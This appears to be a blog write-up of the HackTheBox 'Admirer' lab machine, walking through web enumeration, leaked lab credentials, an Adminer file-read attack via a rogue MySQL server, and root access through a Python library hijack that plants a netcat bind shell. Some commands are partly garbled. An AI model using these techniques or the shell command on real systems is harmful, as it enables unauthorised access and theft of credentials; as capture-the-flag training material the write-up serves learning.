23/09/2023

kali-education.info

doctor's blog

MENU


HACKTHEBOX

Hackthebox Admirer Writeup – 10.10.10.187

by doctor 17/05/2020

ABOUT

I’m the loneliest of all time…



Admirer

OS: Linux

Difficulty: Easy

Points: 20

Release: 02 May 2020

IP: 10.10.10.187

NMAP

PORT STATE SERVICE

21/tcp open ftp

22/tcp open ssh

80/tcp open http

ENUM

http://admirer.htb/

```
root@kali:~/htb/boxes/admirer# gobuster dir -u http://admirer.htb -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x “html,php,txt,jpg” -r -k -t 100 -q
/index.php (Status: 200)
/images (Status: 403)
/assets (Status: 403)
/robots.txt (Status: 200)
```

include robots.txt

```
User-agent: *
# This folder contains personal contacts and creds, so no one -not even robots- should see it – waldo
Disallow: /admin-dir
```

```
root@kali:~/htb/boxes/admirer# wfuzz -w /usr/share/wordlists/big.txt -u http://admirer.htb/admin-dir/FUZZ.FUZ2Z -z list,txt-php –hc 403,404 -c

000010395: 200 29 L 39 W 350 Ch “contacts – txt”
000010885: 200 11 L 13 W 136 Ch “credentials – txt”
```

```
http://admirer.htb/admin-dir/contacts.txt

##########
# admins #
##########
# Penny
Email: p.wise@admirer.htb
##############
# developers #
##############
# Rajesh
Email: r.nayyar@admirer.htb

http://admirer.htb/admin-dir/credentials.txt
[Internal mail account]
w.cooper@admirer.htb
fgJr6q#S\W:$P

[FTP account]
ftpuser
%n?4Wz}R$tTF7

[Wordpress account]
```

```
admin
w0rdpr3ss01!

root@kali:~/htb/boxes/admirer/html/utility-scripts# ftp admirer.htb
Connected to admirer.htb.
220 (vsFTPd 3.0.3)
Name (admirer.htb:root): ftpuser
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r–r– 1 0 0 3405 Dec 02 21:24 dump.sql
-rw-r–r– 1 0 0 5270987 Dec 03 21:20 html.tar.gz

dump.sql is rabbit hole 🙁
root@kali:~/htb/boxes/admirer/html# ls -la
total 36
drwxr-xr-x 6 root root 4096 May 15 09:30 .
drwxr-xr-x 3 root root 4096 May 15 09:30 ..
```


```
drwxr-x— 6 root www-data 4096 Jun 7 2019 assets
drwxr-x— 4 root www-data 4096 Dec 2 23:29 images
-rw-r—– 1 root www-data 4613 Dec 3 23:20 index.php
-rw-r—– 1 root www-data 134 Dec 2 00:31 robots.txt
drwxr-x— 2 root www-data 4096 May 15 09:47 utility-scripts
drwxr-x— 2 root www-data 4096 Dec 2 20:25 w4ld0s_s3cr3t_d1r

root@kali:~/htb/boxes/admirer/html/utility-scripts# ls -la
total 32
drwxr-x— 2 root www-data 4096 May 15 09:47 .
drwxr-xr-x 6 root root 4096 May 15 09:30 ..
-rw-r—– 1 root www-data 1795 Dec 2 20:48 admin_tasks.php
-rw-r—– 1 root www-data 401 Dec 2 01:28 db_admin.php
-rw-r—– 1 root www-data 20 Nov 29 22:32 info.php
-rw-r–r– 1 root root 52 May 15 09:45 pass_ftp
-rw-r—– 1 root www-data 53 Dec 2 20:40 phptest.php
-rw-r–r– 1 root root 32 May 15 09:47 user_ftp

root@kali:~/htb/boxes/admirer/html/utility-scripts# cat db_admin.php
<?php
$servername = “localhost”;
$username = “waldo”;
$password = “Wh3r3_1s_w4ld0?”;
```

```
root@kali:~/htb/boxes/admirer# wfuzz -w /usr/share/wordlists/big.txt -u
http://admirer.htb/utility-scripts/FUZZ.FUZ2Z -z list,php-txt –hc 403,404 -c

Warning: Pycurl is not compiled against Openssl. Wfuzz might not work correctly when
fuzzing SSL sites. Check Wfuzz's documentation for more information.

********************************************************
* Wfuzz 2.4.5 – The Web Fuzzer *
********************************************************

Target: http://admirer.htb/utility-scripts/FUZZ.FUZ2Z
Total requests: 40938

===================================================================
ID Response Lines Word Chars Payload
===================================================================

000003745: 200 51 L 235 W 4156 Ch "adminer – php"
```

we have vuln for admirer database

we create database in local machine.

```
MariaDB [none]> CREATE DATABASE admirer;
MariaDB [none]> INSERT INTO mysql.user
(User,Host,authentication_string,ssl_cipher,x509_issuer,x509_subject)
-> VALUES(‘demo’,’%’,PASSWORD(‘demopassword’),”,”,”);
MariaDB [none]> FLUSH PRIVILEGES;
MariaDB [none]> use admirer;
MariaDB [admirer]> GRANT ALL PRIVILEGES ON *.* TO ‘demo’@’%’;
MariaDB [admirer]> create table test(data VARCHAR(255));
```



admirer.htb/utility-scripts/adminer.php?server=10.10.14.8&username=demo&db=admirer

Dil: Türkçe

Adminer 4.6.2 4.7.7

MySQL » 10.10.14.8 » Veri Tabanı: admirer

Veri Tabanı: admirer

DB: admirer

SQL komutu İçeri Aktar
Dışarı Aktar Tablo oluştur

seç test

Veri tabanını değiştir Veri tabanı şeması İzinler

Tablolar ve görünümler

Tablolarda veri ara (1)

Ara


□	Tablo	Motor?	Karşılaştırma?	Veri Uzunluğu?	İndex Uzunluğu?	Boş Veri?	Otomatik Artır?	Kayıtlar?	Yorum?
□	test	InnoDB	utf8mb4_general_ci	16 384	0	0		~ 123	
	toplam 1	InnoDB	utf8mb4_general_ci	16 384	0	0			

Seçildi (0)

Çözümle Optimize Et Denetle Tamir Et Boşalt Sil


Başka veri tabanına taşı: admirer Taşı Kopyala

Tablo oluştur Görünüm oluştur



SQL command

```
local data local infile 'info.php;
into table adlocal.adtable
fields terminated by '\n'
```



□ edit	$servername = "localhost";
□ edit	$username = "waldo";
□ edit	$password = "&<h5b~yK3F#{PaPB&dA}{H>";
□ edit	$dbname = "admirerdb";
□ edit	
□ edit	// Create connection

$servername = “localhost”;

$username = “waldo”;

$password = “&<h5b~yK3F#{PaPB&dA}{H>“;

$dbname = “admirerdb”;

user.txt

```
root@kali:~/htb/boxes/admirer# sshpass -p ‘&<h5b~yK3F#{PaPB&dA}{H>’ ssh waldo@admirer.htb
waldo@admirer: wc user.txt
w 33
```

VULN is python3 PATH for root.txt


```
waldo@admirer: /newpath$ sudo -l
[sudo] password for waldo:
Matching Defaults entries for waldo on admirer:
env_reset, env_file=/etc/sudoenv, mail_badpass,
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin, listpw=always

User waldo may run the following commands on admirer:
(ALL) SETENV: /opt/scripts/admin_tasks.sh
waldo@admirer:/opt/scripts$ cat backup.py
#!/usr/bin/python3
from shutil import make_archive
src = '/var/www/html/'
# old ftp directory, not used anymore
#dst = '/srv/ftp/html'
dst = '/var/backups/html'
make_archive(dst, 'gztar', src)

waldo@admirer:/opt/scripts$ python3 -c "import sys;print(sys.path)"
['', '/usr/lib/python35.zip', '/usr/lib/python3.5', '/usr/lib/python3.5/plat-
x86_64-linux-gnu', '/usr/lib/python3.5/lib-dynload',
'/usr/local/lib/python3.5/dist-packages', '/usr/lib/python3/dist-packages']
```

```
waldo@admirer: mkdir dcrpath
waldo@admirer:~/dcrpath$ nano shutil.py
import os
os.system(“nc -lvp 1515 -e /bin/bash”)
waldo@admirer:~/dcrpath$ sudo -E PYTHONPATH=$(pwd) /opt/scripts/admin_tasks.sh 6
[sudo] password for waldo:
Running backup script in the background, it might take a while…
waldo@admirer:~/dcrpath$ listening on [any] 1515 …
10.10.14.8: inverse host lookup failed: Host name lookup failure
connect to [10.10.10.187] from (UNKNOWN) [10.10.14.8] 48116
root@kali:~/htb/boxes/admirer# nc 10.10.10.187 1515
ls
shutil.py
python3 -c “import pty;pty.spawn(‘/bin/bash’)”
root@admirer:~/newpath# id
id
uid=0(root) gid=0(root) groups=0(root)
root@admirer:~/newpath$# whoami
root
```

TAGGED 10.10.10.187 ADMIRER ADMIRER.HTB INNODB MYSQL REMOTE-SQL SQL WFUZZ

NEXT POST

CyberSeclabs Share Writeup – 172.31.1.7



doctor

View all posts by doctor →

YOU MIGHT ALSO LIKE

Hackthebox Fuse Writeup – 10.10.10.193

17/06/2020

Hackthebox Dyplesher Writeup – 10.10.10.190

11/06/2020

Protected: Hackthebox RopeTwo Writeup – 10.10.10.196

02/07/2020

CONTACT

kali-education@protonmail.com